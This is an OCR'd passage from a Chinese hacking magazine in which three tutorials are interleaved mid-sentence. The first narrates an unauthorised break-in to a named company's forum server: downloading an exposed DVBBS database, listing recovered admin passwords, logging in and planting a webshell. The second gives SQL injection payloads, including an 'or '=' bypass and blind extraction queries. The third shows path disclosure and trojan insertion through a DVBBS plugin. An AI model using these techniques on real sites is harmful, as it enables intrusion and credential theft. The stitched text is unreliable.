


文/图 llikz

脚本小子：当入侵已经成为一种模式的时候，难免会让人感到厌倦，在毫无新意的重复中虚度光阴，当然不是我们所希望的。在不寻常的思维中寻找突破，找寻灵感才是黑客世界的魅力所在。通俗一点说，我们需要新意！

适合读者：脚本爱好者，入侵爱好者

前置知识：脚本入侵基础



让DVBBS和BBSXP帮我拿Shell

文/图 zrrrshoo

在一次偶然的安全检测中，遇到了出乎意料的情况，但却给了我一点小小的惊喜，不敢独享，发出来与大家共赏。

偶然检测到一个设计公司的服务器，服务器架设了许多相关业务站点，用domain.exe检测后找到如下突破口：http://www.meitulife.net/databackup/dvbbs7.mdb，当然，我马上下载了数据库。打开DV_Log表，查看多个l_content字段，提取到几个有用信息管理员可能的密码为：tianyaclub、renfang、444444、wangzhiyang，在我以为问题已经明显解决的时候却出现了一个意想不到的情况，如图1 所示。




图1

论坛关闭了，本来以为关闭了没关系，管理员照样可以进，可是情况不是那样，管理员登录链接根本不可用（后来发现根本就是替换了index.asp文件）。当然，这个问题并不难解决，手动输入login.asp，登录页面出来了，如图2 所示。




图2

尝试了几个密码，用renfang成功登录admin账户，接着进入管理登录页面，手动输入admin_index.asp，尝试了一遍密码后，用wangzhiyang成功登录后台。取得WebShell的方法当然是那一成不变的数据库备份。可现在论坛关闭中，不能发表帖子，也就是无法上传小马，所以我本想先把论坛重新开启，上传文件后再恢复，可是却发现了一个异常惊人的情况，如图3 所示。




图3

后台显示论坛是开放的，那个关闭论坛的页面居然是自己挂上去的。我汗死。此路不通，我们还有办法，尝试直接跳到URL："http://www.xxx.net/bbs/post.asp?action=new&boardid=8"，后面的boardid我们可以随机尝试，现在可以发表主题了，当然我们也可以上传更改后辍的WebShell，我尝试着上传一个更改了后辍的海洋顶端，郁闷，结果是：无法上传。

对了，还没看过他的主页，打开一看，出来一个BBSXP，难怪原来的论坛关闭了，原来是换了一套程序。恩，又有思路了，我们可以在BBSXP里先上传文件，再利用DVBBS后台备份，思路很明确，马上上传，然后自信满满地去备份。结果是：找不到文件！如图4 所示。




图4

第一感觉是被查杀，换了一个专用的免杀马上去，如图5 所示。

结果还是提示找不到文件，检查了几遍相对路径，没错！到此初步判断，虚拟目录不同！眼看着一线希望的曙光又暗淡了下去。到底怎么上传文件？

这个鬼天气，还真够冷，泡了杯茶暖暖手，这招果然有效，僵硬的思维有了闪光，让我想起个东西。有时候自己还不是一般的粗心啊，怎么就忘了头像上传呢？我们继续尝试，跳转URL："http://www.xxx.com/bbs/mymodify.asp"，尝试上传头像，这次终于成功了！接下

适合读者：入侵爱好者，破解爱好者
前置知识：SQL注入基础

SQL Injection in EXE

文 KEvin1986 [S4T]

本来说到了大学以后，就把网络安全这个爱好放一放，专心读书、做兼职、找女朋友（脚本小子：美的梦想）。可是班上一个家伙不知从哪打听来的小道消息，说我计算机技术和他还有的一拼，于是就威逼利诱加坑蒙拐骗找我单挑计算机技术。

没办法，为了在全班女生面前抬头，我只好应战，挑战内容由这个挑战的人出。我准备了一天，看了看反汇编的书。再把Overflow的知识整理一下，脚本这边随意看了看就轻装上阵了。谁知道对方一拿出来就是一个自己写的程序，说叫我在30分钟里通过任何形式获取它程序的用户名和密码 （单从这点就证明这家伙对破解是菜鸟）。

开始我想这还不简单，即使不通过动态跟踪，爆破都能爆掉。结果开着IE上网找W32Dasm去了。可惜事实很残酷的打击了我幼小的心灵：学校今天断网……我看着那位同学狡诈的眼神……他得意的笑啊得意的笑。

没办法，看来如果没有这些辅助程序，手工是很难完成的……那咋办?今天居然如此刁难我，下次我给他的程序肯定不能太简单……

先分析一下程序吧，由3 个文件组成：一个是图标，一个名为Dairy.dat，大概300多K。还有一个是主程序。就这么几个，这300多K的Dairy我估计要么是个资源文件，要么是个有特殊关系的程序。但是分析这个比较困难……不如先尝试搞定一下主程序吧。

打开程序后，只有3 个控件：一个用户名，一个密码，再加一个按钮控件"登录"。输入几个常用组合结果全部失败，其实都在预料之中。既然别人是来挑战的，拿的也是自己出品的程序，肯定不会存在弱口令。

还是老方法，用记事本打开这个程序试一试……结果在一堆乱码中，我惊奇的发现了这么一个字符串。"Select user, pass from Dairyuser Where User="这东西不就是SQL语句吗?小小80K的主程序，会容的下一个数据库？于是一个邪恶的念头跳入我的脑海：那300多K的文件，也许就是改了名的数据库……现在就简单多了，我只要用Jet引擎写一个连接代码来，然后执行一句查询命令，用户名和密码自然手到擒来。可惜这个同学的阴险狡诈远远超出了我的想象，数据库文件居然被加了密码了……

虽说现在Access2003以下版本的数据库加密都是在文件头中通过特定的异或方式加密的，但恰恰我给忘记了。要让我在半个小时中回忆起代码的内容并且写出来简直就是把我当上帝……没办法，这条路走死。

现在网络中玩的最多的就是SQL注入了，一两个工具就能搞定个网站，满足了很多人的入侵欲望。但由于使用的是工具，很多人都忘记了Injection的原理。这是一个很不好的现象，因为我的荷兰朋友曾经很认真的对我说"Tool Hack just Fool Hack"。我是新世纪的四有青年，所以我不是Fool，所以我不用Tool。

想到SQL自然要去试一试SQL Injection。突然想到自己的处境：大屏幕上播放着我的操作，下面一群女生目不转睛的盯着我或者我身后的大屏幕……看看时间，还有25分钟，时间充裕，先执行Injection计划。

首先试用传统的'or '='攻击方式，居然进去了。我笑着对朋友说："我怎么进去啦？"朋友一脸汗颜，慢慢从牙缝里爆出一句：我的用户名和密码呢？看来有的人不见黄河不死心，现在继续。打开程序仔细一看，发现这是一个日记本程序，虽说很多女生喜欢偷看男孩子日记。但是我是男孩子不搞这个。况且这个同学刁着呢，里面空空如也。想看也没法子。不管它，先加几篇日记进去，时间还有20 分钟了。

加了日记后，发现程序提供了一个日记查找功能。一试，果然还有漏洞，在查询日志里，我们输入："a'




图5

去就是数据库备份，获得WebShell。

该站虽然更改了默认数据库文件名，却忽视了备份目录下的副本，这是失误一：该站虽然直接替换了主页，造成无法直接访问，但却忽视了可以手动跳转。该站既然已经启用了新论坛却仍然保留旧论坛数据，违反了最小系统原则。


and exists(select top 1 * from dairyuser where len(username)>5) and '1'='1"结果返回错误，似乎不大于5。继续测试，发现3正好返回到那篇新加入的日记。看来用户名的长度为3。第一个想到的是名字的缩写，那么马上实验"a' and exists(select * from dairyuser where username='lyy') and '1'='1"返回正确，用户名正是他名字缩写。一看时间还有18分钟，慢慢来。接下来是密码，我瞄了一眼同学，那家伙已经郁闷的把头探过来了。

网络中很多软件都有将密码加密后保存的习惯，我试了几种加密的特殊长度。如SHA1和MD5，分别是40位、32位、16位。结果都不是，现在可以肯定密码没有加密了。那么还是用Ascii码探测吧，因为如果全班的女生在看着你把键盘上26个字母加10个数字加N个字符狂敲一遍，一定会有一部分开始褒电话粥或者开始埋头午睡。

Ascii码的探测确实是比纯字符的快一些。一般只要用到Between函数就够了。接下来的5分钟，我探测出了我同学的18位密码组合，其实不难，只是他的身份证号而已。现在我完全猜出了他的用户名和密码，这次挑战的第一轮以我的胜利告终。再看看他，只有无奈的眼神，令我神清气爽，再一转头看那些女生，一个个鼾声口水……唉，简直是侮辱我的光辉形象，就当这次是我的义务表演吧。

适合读者：脚本爱好者，入侵爱好者
前置知识：入侵基础知识

利用第三方插件入侵动网论坛



文/图 人鱼姬

前言

现在流行的入侵动网方法是拿到前台和后台口令，上传改过扩展名的ASP木马，再用数据库备份的方法将扩展名改回ASP。但是多数情况下我们只能拿到前台口令或者只有新手上路的权限。然而这样放弃的话，你不觉得可惜吗？

实际上动网论坛有许多有趣的第三方插件，插件的编写者水平参差不齐，很容易造成漏洞。这就是本文要探讨的。但是为了讲解插件漏洞而去入侵别人的论坛，这种事是不符合三个代表重要思想的(脚本小子：你真是党的好孩子)，所以我就在自己的机器上开了IIS，到网上下载了基于动网论坛7.1SP1内核的全插件源码，架起了动网论坛。操作系统为Windows XP SP2。

利用新手上路权限拿WebShell

1.结婚插件篇

论坛地址为"http://127.0.0.1/71sp1/index.ASP"先注册一个普通用户叫人鱼姬，然后到首页看结婚插件的地址为"http://127.0.0.1/71sp1/plus_marry_index.ASP"暴库提交"http://127.0.0.1/71sp1%5cplus_marry_index.ASP"结果如图1所示。

• 错误类型：
Microsoft JET Database Engine (0x80004005)
'c:\inetpub\wwwroot\Dv_plus\marry\plus_marry_db.asp'不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。
/plus_marry_conn.asp，第 18 行

图1

则数据库地址为http://127.0.0.1/71sp1/Dv_plus/marry/plus_marry_db.ASP。用IE打开看看，如图2所示。




图2

有人说将数据库扩展名改为ASP会防止下载，而实际上，如果数据库里面不含<%或%>的话，照样可以下载，从图2来看，数据库不含<%或%>，只需用FlashGet就可下载，但是在这里我们不下载。经过研究，发现结婚插件将告白和结婚的信息存于数据库中，这就为我们以新手上路的权限向数据库插入一句话木马制造了可能，现在我向Admin告白，内容为一句话木马(告白是需要20个金币的，你要先在论坛里灌水才行)如图3所示。

